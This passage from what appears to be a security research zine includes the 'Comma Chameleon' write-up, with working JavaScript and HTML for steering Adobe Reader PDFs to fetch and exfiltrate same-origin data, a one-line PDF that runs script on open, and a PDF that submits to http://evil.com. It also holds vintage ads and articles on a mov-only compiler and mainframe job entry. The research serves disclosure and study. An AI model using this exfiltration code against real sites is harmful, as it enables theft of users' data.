<script id="code" type="text/template">
function initXfa() {
  if (xfa.form.s) {
    s = xfa.form.s;
  }
  if (s && s.variables.nodes.length == 0) {
    s.P = xfa.form.createNode("text", "P");
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    s.doGet = function (url) {
      s.P.value = "Get(\"" + url + "\")";
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
  }
}

app.doc.hostContainer.messageHandler.onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval':
        result = eval(params[1]);
        break;
      case 'get':
        initXfa();
        result = s.doGet(params[1]);
        break;
      case 'formcalc':
        initXfa();
        result = s.doEval(params[1]);
        break;
      default:
        throw new Error('Unknown command');
    }
    app.doc.hostContainer.postMessage(['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(['error',e.message]);
  }
};
app.doc.hostContainer.postMessage([1,app.doc.URL]); // report readiness
</script>
```

Figure 4 – HTML to init PDF and exiltrate data. Continued in Figure 5.

```
<script type="text/javascript">
function runCommaChameleon(pdfUrl, urlToExfiltrate) {
  var object = document.createElement('object');
  (function(object) {
    var req = false;
    var onload = function() {
        var dropInterval;
        object.messageHandler = {
          onMessage: function(m) {
            if (m[0] == 1) {
              // PDF phoned home.
              console.log('PDF init ok:', m[1]);
              clearInterval(dropInterval);
              if (!req) {
                req = true;
                // make the URL absolute
                var a = document.createElement('a');
                a.href = urlToExfiltrate;
                console.log('requesting ' + a.href);
                object.postMessage(['get', a.href]);
                // Adding new cool functions.
                window.ev = function(c) {
                   object.postMessage(['eval', c]);
                };
                window.formcalc = function(c) {
                  object.postMessage(['formcalc', c]);
                };
              }
            } else {
              if (m[0] == 'ok') {
                alert(m[1]);
              }
              console.log(m[0], m[1]);
            }
          },
          onError: function(m, mm) {
            console.error(" error: " + m.message);
          }
      };

      // Keep injecting the code into PDF
      dropInterval = setInterval(function() {
        object.postMessage([document.getElementById('code').textContent]);
      }, 500);

    };
    setTimeout(onload, 1000);
  })(object);

  object.data = pdfUrl;
  console.log("Loading " + object.data);
  object.type = 'application/pdf';
  document.body.appendChild(object);
}
</script>
```

Figure 5 – Continued from Figure 4.

files are served from a file:// origin upon content-type mismatch, breaking the chain. Exploitation in Firefox is possible, but has limited practicability because of the default click-to-play settings.[25] As far as we can tell, Safari remains the most attractive target. Comma Chameleon, while quite interesting, remains impractical until Adobe decides to conquer the browser market with its non-NPAPI-based browser plugin. We are looking forward to that.

4.4 The Quest for the One-line PDF

Comma Chameleon uses a relatively small set of characters, however, there is still one that prevents it from being useful in numerous injection contexts. It is the literal newline, since many injection contexts do not allow literal newlines to appear: for example, a string inside a JSON API response, a single field in a CSV file (as opposed to when multiple fields are controlled), CSS strings, etc.

The perfect PDF injection payload would be a one line PDF that is still able to: issue HTTP requests, read the response, and exfiltrate the data. Since JSON API responses contain partially user-controlled data in many cases, and a large portion of them only escape characters that are absolutely necessary to escape (like newlines), a one-line PDF would suddenly make a huge number of APIs vulnerable, even more than the Rosetta Flash vulnerability.

As it turns out, constructing such a PDF is hard. The reason for this is that newlines play a crucial role in the PDF file structure: the PDF header has to be followed by a newline, and every stream must be defined by a 'stream' keyword followed by a newline and then the data.

As described in previous sections, the newline in the header can be omitted when there's a valid xref and a trailer. However, there is no known way to define stream objects without newlines.

We have partially overcome this problem. We'll present our solutions and the dead ends we've explored in the next few sections, to give other researchers a solid foundation to start on.

4.4.1 Referencing an External Flash File

External Flash files can be referenced without using stream objects. However, they are run within the context of their hosting domain, which means that they are not useful for our purposes.

4.4.2 Executing JavaScript

For executing JS code, we don't need a stream object. When we combine this fact with the trick to avoid the newline after the PDF header with a valid xref, we arrive to this one line PDF file:

```
1 %PDF-Q xref 0 0 trailer<</Root<</Pages<<>>/
  ↪ OpenAction<</S/JavaScript/JS<6170702
  ↪ e616c6572742855524c29>>>>>>> startxref
  ↪ 7%%EOF
```

This PDF is immune to leading and trailing junk bytes, opens without any warning popup in Adobe Reader, and opens an alert window with the document's URL from JavaScript. Note that there's necessary space character after the EOF sign.

[25] Mozilla Security Blog, *Putting Users in Control of Plugins*

Now the logical next step would be to find an Adobe Reader JavaScript API that allows us to issue HTTP requests. Unfortunately, all of the documented APIs that would allow reading the response require the user's consent.

4.4.3 Dynamically Creating an Embedded Flash File from JavaScript

Without a direct HTTP API, we are left with two options: to dynamically create either an embedded Flash file or a form with FormCalc. After reading through the Adobe JS API reference[20] a few times, we determined that creating a form dynamically is not possible, at least not in any documented way. On the other hand, it seemed like dynamically adding an embedded Flash object may be possible.

This technique is made possible by an API that allows the JS to manipulate a 3D scene. One of the possible modifications is adding a texture to a surface. The texture can be an image, or even a video. In the case of video, Flash "movies" are also supported. At this point, you might wonder why Adobe implemented rendering embedded Flash movies in a 3D scene in a PDF file displayed in a browser. It's something we'd also like to know, but now let's continue exploring the potential and limitations of this feature.

The data for the Flash movie needs to be specified as a `Data` object (in this case, that means a JavaScript object of type `Data`, not a PDF object). `Data` objects represent a buffer of arbitrary binary data. These objects can be obtained from file attachments, but to have file attachments, we need streams again—so that's not an option. Another way to create a Data object is the `createDataObject` API. But according to the reference, this function can be called only by signed PDFs with file attachment "usage rights," or when opening the PDF in Adobe Pro. The only way to sign a PDF and add file attachment usage right is using Adobe's LiveCycle Reader Extensions product. As we're life-long supporters of the free software movement, we ruled out paying for a signature, and limiting the payload to Adobe Pro users is a very tight constraint we didn't want to add.

Next, we found a way to dynamically create `Data` objects in Adobe Reader without a signature, but also came to the conclusion that creating a 3D scene requires newlines regardless. This is because there's no way to define them without at least one stream object, and stream objects cannot be defined without newlines.

After this dead end, we tried to find other ways to dynamically add content to a displayed PDF. One of the results of this search is Forms Data Format (FDF).

4.4.4 Using Forms Data Format to Load Additional Content

FDF[26] and its XML based version, XML Forms Data Format (XFDF)[27] are a file format and a related technology, that are meant to enable rich PDF forms to send the contents of a PDF form to a remote server and to update the appearance of the PDF based on the server's response. For our purposes, the important part is updating the PDF. This could enable us to implement a minimal form submission logic in the payload PDF. That logic would submit the form to the attacker server without any data and then augment the payload PDF using the server's response. The update received from the server would add embedded Flash, 3D scene, or FormCalc code to the PDF, which would then carry out the rest of the work.

The first step is having a first stage PDF that submits the form. Fortunately, this can be achieved without user interaction in a really compact way, without even using JavaScript:

```
1 %PDF-1.7 1 0 obj<</Pages 1 0 R/OpenAction<</
  ↪ S/SubmitForm/F(http://evil.com/x.fdf#FDF)
  ↪ >>>>endobjxref 0 2 0000000000 65535 f
  ↪ 0000000009 00000 n  trailer <</Root 1 0 R
  ↪ >> startxref 98 %%EOF
```

As a security check,[28] Adobe Reader will download the `evil.com/crossdomain.xml` file, which is a essentially a whitelist of domains, and check whether the submitting PDF's domain is in the whitelist. This is not a problem, since this file is controlled by us, and we can add the victim's domain in the whitelist. Also, there's an additional constraint: the Content-Type of the response must be exactly `application/vnd.fdf`.

According to the documentation, FDF supports the augmentation of the original PDF in many different ways:

[26] Adobe, *Portable Document Format ISO standard, Section 12.7.7*
[27] Adobe, *XML Forms Data Format Specification*
[28] Adobe, *Acrobat Application Security Guide, 4.5.1*

- Updating existing form fields
- Adding new pages
- Adding new annotations
- Adding new JavaScript code

At a first glance, this feature set looks more than sufficient to achieve our goal. Adding new JavaScript code is the easiest. The required FDF file looks like this:

```
%FDF-1.2
1 0 obj
<< /FDF << /JavaScript << /Doc [ ()(app.
    alert(42);)] >> >> >>
endobj
trailer
<< /Root 1 0 R >>
%%EOF
```

However, adding new JS code to the document is not really useful, since we already have JS execution with a one line PDF.

Adding new pages seems useful, but it turns out that this only adds the page itself, not the additional annotations attached to the page, like Flash or 3D scenes. Also, XFA forms with FormCalc are not defined inside pages, but at the document level, so the ability to add pages doesn't mean that we can add pages with forms in them.

The situations with updating existing form fields is similar: the only interesting part of that API is the ability to draw a page from an external PDF to an existing button as background. It has the same limitations as adding pages: only the actual page graphics will be imported, without annotations or forms.

Adding annotations is the most promising, since Flash files, 3D scenes, attachments are all annotations. According to the documentation, there are unsupported annotation types, but Flash and 3D are not among them. In practice, however, they just don't work. The only interesting type of annotation that is possible to add is file attachments.

File attachments are useful for two reasons. First, they provide references to their `Data` objects, which means that we now have a way to create these objects without a signature. Secondly, they might contain embedded PDF files. There are several different ways to open an embedded PDF added with FDF, but the problem in this case is that the new PDF is never loaded with the original PDF's security context. Instead, it's saved to a temporary file first and then opened outside the web browser.

4.4.5 The End of the Road?

The PDF file format has a huge set of features, especially if we consider the JavaScript API, FormCalc, XFDF, other companion specifications, and Adobe's proprietary extensions. Many of these features are under-specified, under-documented, and rarely used in practice, so that it's often impossible to find a working example. In addition to that, PDF reader implementations (even Adobe's own Acrobat Reader) often deviate from the specification in subtle ways.

In the end, it's not really possible to have a complete picture of what PDF files can do. We believe that a one line payload is doable; we just didn't find a way to create one. We encourage others to take a look and share the results!

4.5 Unexplored Areas

So far our goal has been to construct a PDF that is able to read and exfiltrate data from the hosting domain through HTTP requests. In this section, we will enumerate a few other interesting scenarios that we didn't explore in depth, but that may enable bypassing some other web security features with PDFs.

If the goal is to exfiltrate just the document in which the injection occurs, then PDF forms might come handy. If there are two injection points, one could construct a PDF where the data between the injection points becomes the content of a form field. This form can then be submitted, and the content of the field can be read. When there is one injection point, it's possible to set a flag on PDF forms that instructs the reader to submit the whole PDF file as is, which, in this case, includes the content to be exfiltrated. We weren't able to get this to work reliably, but with some additional work, this could be a viable technique.

This technique might be usable in other PDF readers, like modern browsers' built-in PDF plugins. It would also be interesting to have a look at the API surface these PDF readers expose, but we didn't have the resources to have a deeper look into these yet.

Content Security Policy is a protection mechanism that can be used to prevent turning an HTML injection into XSS, by limiting the set of scripts

the page is allowed to run. In other words, when an effective CSP is in place, it is impossible to run attacker-provided JavaScript code in the HTML page, even if the attacker has partial control over the HTML code of the page through an injection. Adobe Reader ignores the CSP HTTP header and can be forced to interpret the page as PDF with embedded Flash or FormCalc. Note that in this scenario we assume that the injection is unconstrained when it comes to the character set, so there's no need to avoid newlines or other characters. This only works in HTML pages that don't have a `<!doctype` declaration, since that is included in Adobe Reader's blacklist of strings that can't appear before the PDF header in a PDF file. Adobe Reader simply refuses to display these files, so the applicability of this attack is very limited.

Modern browsers block popups by default. This protection can be bypassed basically in all browsers running the Adobe Reader plugin by using the `app.launchURL("URL", true)` JavaScript API.

Last, but not least, we've run into many Adobe Reader memory corruption errors during our research. This indicates that the features we've tested are not widely used and fuzzed, so they might be a good target for future fuzzing projects.

4.5.1 Acknowledgments and Related Work

No research is done in a vacuum; Comma Chameleon was only possible because of prior research, inspiration, and collaboration with others in the community.

Using the PDF format for extracting same origin resources was first researched by Vladimir Vorontsov.[29] Alex Inführ later presented various vulnerabilities in Adobe Reader.[30]


Vladimir and Alex demonstrated that PDF files could embed the scripts in the simple calculation language, FormCalc, to issue HTTP requests to same-origin URLs and read the responses. This requires no confirmation from the user and can be instrumented externally, so it was a natural fit for Rosetta Flash-style exploitation.

Following Alex's proof of concept in 2015,[16] @irsdl demonstrated a way of instrumenting the FormCalc script from the embedding, attacker-controlled page.[18] The abovementioned served as a starting point for the Comma Chameleon research.

Comma Chameleon is part of a larger research initiative focused on modern MIME sniffing and as such was done with help of Claudio Criscione, Sebastian Lekies, Michele Spagnuolo, and Stephan Pfistner.

Throughout the research, we've used multiple PDF parser quirks demonstrated by Ange Albertini in his Corkami project.[31]

We'd like to thank all of the above!



[29] Vladimir Vorontsov, *SDRF Vulnerability in Web Applications and Browsers*
[30] Alex Inführ, *PDF — Mess With the Web*
[31] `git clone https://github.com/angea/corkami`

PURE WHISKEY

4 FULL QUART BOTTLES

DIRECT FROM DISTILLERY TO YOU

$3.20 EXPRESS PREPAID

HAYNER BOTTLED-IN-BOND WHISKEY is one of the choicest whiskies ever distilled—rich in quality—mellow with age—delicious in flavor and aroma.

IT'S PURE WHISKEY—absolutely pure to the last drop.

PURE. Made in strict conformity with the United States Pure Food Law and guaranteed pure by our affidavit filed with the Secretary of Agriculture at Washington, Serial No. 1401.

PURE. Of the highest standard of purity to pass the strictest analysis of the Pure Food Commissions of every State in the Union.

PURE. Because it is distilled aged and BOTTLED-IN-BOND under the direct supervision of the United States Government—and its full age, full strength and full measure are CERTIFIED TO BY THE UNITED STATES GOVERNMENT as shown by IT'S official stamp over the cork of every bottle.

SEND US YOUR ORDER—save all the dealers' profits and get this highest grade BOTTLED-IN-BOND whiskey direct from distillery at distillers' price.

OUR OFFER

We will send you FOUR FULL QUART BOTTLES HAYNER PRIVATE STOCK BOTTLED-IN-BOND WHISKEY for $3.20. by express prepaid—in plain package with no marks to show contents. When you get it—try it—every bottle if you wish. If not satisfactory, return it at our expense and we will return your $3.20. That's fair—isn't it?

Don't wait—order to-day and address our nearest shipping depot.

Orders for Arizona, California, Colorado, Idaho, Montana, Nevada, New Mexico, Oregon, Utah, Washington, or Wyoming, must be on the basis of 4 Quarts for $4 by Express Prepaid, or 20 Quarts for $15.20 by Freight Prepaid.

THE HAYNER DISTILLING CO., Div. 1408


Dayton, Ohio. St. Louis, Mo. St. Paul, Minn. Atlanta, Ga.

153 Distillery, Troy, Ohio. Capital, $500,000.00 Full Paid.

ESTABLISHED 1866.

5 A Crisis of Existential Import; or, Putting the VM in M/o/Vfuscator

by Chris Domas



AES Minesweeper

A programmer writes code. That is his purpose: to define the sequence of instructions that must be carried out to perform a desired action. Without code, he serves no purpose, fulfills no need. What then would be the effect on our existential selves if we found that all code was the same, that every program could be written and executed exactly as every other? What if the net result of our century of work was precisely ... nothing?

Here, we demonstrate that all programs, on all architectures,[32] can be reduced to the same instruction stream; that is, the sequence of instructions executed by the processor can be made identical for every program. On careful analysis, it is necessary to observe that this is subtly distinct from prior classes of research. In an interpreter, we might say that the same instructions (those that compose the VM) can execute multiple programs, and this is correct; however, in an interpreter the sequence of the instructions executed by the processor changes depending on the program being executed—that is, the instruction streams differ. Alternatively, we note that it has been shown that the x86 MMU is itself Turing-complete, allowing a program to run with no instructions at all.[33]

In this sense, on x86, we could argue that any program, compiled appropriately, could be reduced to *no* instructions—thereby inducing an equivalence in their instruction streams. However, this peculiarity is unique to x86, and it could be argued that the MMU is then performing the calculations, even if the processor core is not—different calculations are being performed for different programs, they are just being performed "elsewhere."

Instead, we demonstrate that all programs, on any architecture, could be simplified to a single, universal instruction stream, in which the computations performed are precisely equivalent for every program—if we look only at the instructions, rather than their data.

In our proof of concept, we will illustrate reducing any C program to the same instruction stream on the x86 architecture. It should be straightforward to understand the adaptation to other languages and architectures.

We begin the reduction with a rather ridiculous tool called the M/o/Vfuscator. The M/o/Vfuscator allows us to compile any C program into only x86 `mov` instructions. That is not to say the instructions are all the same—the registers, operands, addressing modes, and access sizes vary depending on the program—but the instructions are all of the `mov` variety. What would be the point of such a thing? Nothing at all, but it does provide a useful beginning for us—by compiling programs into only `mov` instructions, we greatly simplify the instruction stream, making further reduction feasible. The `mov` instructions are executed in a continuous loop, and compiling a program[34] produces an instruction stream as follows:

```
1 start:
  mov ...
3 mov ...
  mov ...
5 ...
  mov ...
7 mov ...
  mov ...
9 jmp start
```

[32] Perhaps it is necessary to specify, Turing-complete architecture.

[33] See *The Page-Fault Weird Machine: Lessons in Instruction-less Computation* by Julian Bangert et al., USENIX WOOT'13 or the 29C3 talk "The Page Fault Liberation Army or Gained in Translation" by Bangert & Bratus

[34] `movcc -Wf-no-mov-loop program.c -o program`

But our `mov` instructions are of all varieties—from simple `mov eax, edx` to complex `mov dl, [esi+4*ecx+0x19afc09]`, and everything in between. Many architectures will not support such complex addressing modes (in any instruction), so we further simplify the instruction stream to produce a uniform variety of `mov`s. Our immediate goal is to convert the diverse x86 `mov`s to a simple, 4-byte, indexed addressing varieties, using as few registers as possible. This will simplify the instruction stream for further processing and mimic the simple load and store operations found on RISC type architectures. As an example, let us assume `0x10000` is a 4-byte scratch location, and `esi` is kept at 0. Then

```
1 mov eax, edx
```

can be converted to

```
1 mov [0x10000+esi], edx
  mov eax, [0x10000+esi]
```

We have replaced the register-to-register `mov` variety with a standard 4-byte indexed memory read and write. Similarly, if we pad our data so that an oversized memory read will not fault, and pad our scratch space to allow writes to spill, then

```
mov al, [0x20000]
```

can be rewritten

```
1 mov [0x10000+esi], eax
  mov edi, [0x20000-3+esi]
3 mov [0x10000-3+esi], edi
  mov eax, [0x10000+esi]
```

For more complex addressing forms, such as `mov dx, [eax+4*ebx+0xdeadbeef]`, we break out the extra bit shift and addition using the same technique the M/o/Vfuscator uses—a series of `mov`s to perform the shift and sum, allowing us to accumulate (in the example) `eax+4*ebx` into a single register, so that the `mov` can be reduced back to an indexed addressing `eax+0xdeadbeef`.

With such transforms, we are able to rewrite our diverse-`mov` program so that all reads are of the form `mov esi/edi, [base + esi/edi]` and all writes of the form `mov [base + esi/edi], esi/edi`, where

base is some fixed address. By inserting dummy reads and writes, we further homogenize the instruction stream so that it consists only of alternating reads and writes. Our program now appears as (for example):

```
start:
...
mov esi, [0x149823 + edi]
mov [0x9fba09 + esi], esi
mov edi, [0x401ab5 + edi]
mov [0x3719ff + esi], edi
...
jmp start
```

The only variation is in the choice of register and the base address in each instruction. This simplification in the instruction stream now allows us to more easily apply additional transforms to the code. In this case, it enables writing a non-branching `mov` interpreter. We first envision each `mov` as accessing "virtual," memory-based registers, rather than CPU registers. This allows us to treat registers as simple addresses, rather than writing logic to select between different registers. In this sense, the program is now

```
start:
...
MOVE [_esi], [0x149823 + [_edi]]
MOVE [0x9fba09 + [_esi]], [_esi]
MOVE [_edi], [0x401ab5 + [_edi]]
MOVE [0x3719ff + [_esi]], [_edi]
...
jmp start
```

where `_esi` and `_edi` are labels on 4-byte memory locations, and `MOVE` is a pseudo-instruction, capable of accessing multiple memory addresses. With the freedom of the pseudo-instruction `MOVE`, we can simplify all instructions to have the exact same form:

```
start:
...
MOVE [0 + [_esi]], [0x149823 + [_edi]]
MOVE [0x9fba09 + [_esi]], [0 + [_esi]]
MOVE [0 + [_edi]], [0x401ab5 + [_edi]]
MOVE [0x3719ff + [_esi]], [0 + [_edi]]
...
jmp start
```

We can now define each `MOVE` by its tuple of memory addresses:

```
{0, _esi, 0x149823, _edi}
{0x9fba09, _esi, 0, _esi}
{0, _edi, 0x401ab5, _edi}
{0x3719ff, _esi, 0, _edi}
```

and write this as a list of operands:

```
operands:
.long 0, _esi, 0x149823, _edi
.long 0x9fba09, _esi, 0, _esi
.long 0, _edi, 0x401ab5, _edi
.long 0x3719ff, _esi, 0, _edi
```

We now write an interpreter for our pseudo-`mov`. Let us assume the physical `esi` register now holds the address of a tuple to execute:

```
; a pseudo-move

; Read the data from the source.
mov ebx, [esi+0]    ; Read the address of the
                    ; virtual index register.
mov ebx, [ebx]      ; Read the virtual index
                    ; register.
add ebx, [esi+4]    ; Add the offset and
                    ; index registers to
                    ; compute a source
                    ; address.
mov ebx, [ebx]      ; Read the data from the
                    ; computed address.

; Write the data to the destination.
mov edx, [esi+8]    ; Read the address of the
                    ; virtual index register.
mov edx, [edx]      ; Read the virtual index
                    ; register.
add edx, [esi+12]   ; Add the offset and
                    ; index registers to
                    ; compute a destination
                    ; address.
mov [edx], ebx      ; Write the data to the
                    ; destination address.
```

Finally, we execute this single `MOVE` interpreter in an infinite loop. To each tuple in the operand list, we append the address of the next tuple to execute, so that `esi` (the tuple pointer) can be loaded with the address of the next tuple at the end of each transfer iteration. This creates the final system:

```
mov esi, operands
loop:
mov ebx, [esi+0]
mov ebx, [ebx]
add ebx, [esi+4]
mov ebx, [ebx]
mov edx, [esi+8]
mov edx, [edx]
add edx, [esi+12]
mov [edx], ebx
mov esi, [esi+16]
jmp loop
```

The operand list is generated by the compiler, and the single universal program appended to it. With this, we can compile all C programs down to this exact instruction stream. The instructions are simple, permitting easy adaptation to other architectures. There are no branches in the code, so the precise sequence of instructions executed by the processor is the same for all programs. The logic of the program is effectively distilled to a list of memory addresses, unceremoniously processed by a mundane, endless data transfer loop.

So, what does this mean for us? Of course, not so much. It is true, all "code" can be made equivalent, and if our job is to code, then our job is not so interesting. But the essence of our program remains—it had just been removed from the processor, diffused instead into a list of memory addresses. So rather, I suppose, that when all logic is distilled to nothing, and execution has lost all meaning—well, then, a programmer's job is no longer to "code," but rather to "data!"

This project, and the proof of concept reducing compiler, can be found at Github[35] and as an attachment.[36] The full code elaborates on the process shown here, to allow linking reduced and non-reduced code. Examples of AES and Minesweeper running with identical instructions are included.

[35] `git clone https://github.com/xoreaxeaxeax/reducto`
[36] `unzip pocorgtfo12.pdf reducto.tgz`

Helps to Spring Fun

The Second BOYS' BOOK OF MODEL AEROPLANES

By Francis Arnold Collins

The book of books for every lad, and every grown-up too, who has been caught in the fascination of model aeroplane experimentation, covering up to date the science and sport of model aeroplane building and flying, both in this country and abroad.

There are detailed instructions for building fifteen of the newest models, with a special chapter devoted to parlor aviation, full instructions for building small paper gliders, and rules for conducting model aeroplane contests.

The illustrations are from interesting photographs and helpful working drawings of over one hundred new models.

The price, $1.20 net, postage 11 cents

The Author's Earlier Book

THE BOYS' BOOK OF MODEL AEROPLANES

It tells just how to build "a glider," a motor, monoplane and biplane models, and how to meet and remedy common faults—all so simply and clearly that any lad can get results. The story of the history and development of aviation is told so accurately and vividly that it cannot fail to interest and inform young and old.

Many helpful illustrations

The price, $1.20 net, postage 14 cents

All booksellers, or send direct to the publishers:

THE CENTURY CO.

6 A JCL Adventure with Network Job Entries

by Soldier of Fortran

Mainframes. Long the cyberpunk mainstay of expert hackers, they have spent the last 30 years in relative obscurity within the hallowed halls of hackers/crackers. But no longer! There are many ways to break into mainframes, and this article will outline one of the most secret components hushed up within the dark corners of mainframe mailing lists: Network Job Entry (NJE).

6.1 Operating System and Interaction

With the advent of the mainframe, IBM really had a winner on their hands: one of the first multipurpose computers that could serve multiple different activities on the same hardware. Prior to OS/360, you only had single-purpose computers. For example, you'd get a machine that helps you track inventory at all your stores. It worked so well that you figured you wanted to use it to process your payroll. No can do, you needed a separate bespoke system for that. Enter IBMs OS/360, and, from large to small, you had a system that was multipurpose but could also scale as your needs did. It made IBM billions, which was good because it almost cost the company its very existence. OS/360 was released in 1964 and (though re-written entirely today) still exists around the world as z/OS.


z/OS is composed of many different components that this article doesn't have the time to get in to, but trust me when I say there are thousands of pages to be read out there about using and operating z/OS. A brief overview, however, is needed to understand how NJE (Network Job Entry) works, and what you can do with it.

6.1.1 Time Sharing and UNIX

You need a way to interact with z/OS. There are many different ways, but I'm going to outline two here: OMVS and TSO.

OMVS is the easiest, because it's really just UNIX. In fact, you'll often hear USS, or Unix System Services, mentioned instead of OMVS. For the curious, OMVS stands for Open MVS; (MVS stands for Multiple Virtual Storage, but I'll save virtual storage for its own article.) Shown in Figure 6, OMVS is easy—because it's UNIX, and thus uses familiar UNIX commands.

TSO is just as easy as OMVS—when you understand that it is essentially a command prompt with commands you've never seen or used before. TSO stands for Time Sharing Option. Prior to the common era, mainframes were single-use—you'd have a



stack of cards and have a set time to input them and wait for the output. Two people couldn't run their programs at the same time. Eventually, though, it became possible to share the time on a mainframe with multiple people. This option to share time was developed in the early 70s and was optional until 1974. Figure 7 shows the same commands as in Figure 6, but this time in TSO.

```
1 listds 'dade.example' members
  DADE.EXAMPLE
3 —RECFM–LRECL–BLKSIZE–DSORG
  FB      80      27920     PO
5 —VOLUMES—
  PUBLIC
7 —MEMBERS—
  MANIFEST
9 PHRACK
```


6.1.2 Datasets and Members; Files and Data

In the examples above you had a little taste of the file system on z/OS. UNIX (or OMVS) looks and feels like UNIX, and it's a core component of the operating system. However, its file system resides within what we call a dataset. Datasets are what z/OS people would refer to as files/folders. A dataset can be a file or folder composed of either fixed-length or variable-length data.[37] You can also create what is called a PDS or Partitioned DataSet: what you or I would call a folder. Let's take a look at the TSO command `listds` again, but this time we'll pass it the parameter `members`.

Here we can see that the file `EXAMPLE` was in fact a folder that contained the files `MANIFEST` and `PHRACK`. Of course this would be too easy if they just called it "files" and "folders" (what we're all used to)—but no, these are called datasets and members.

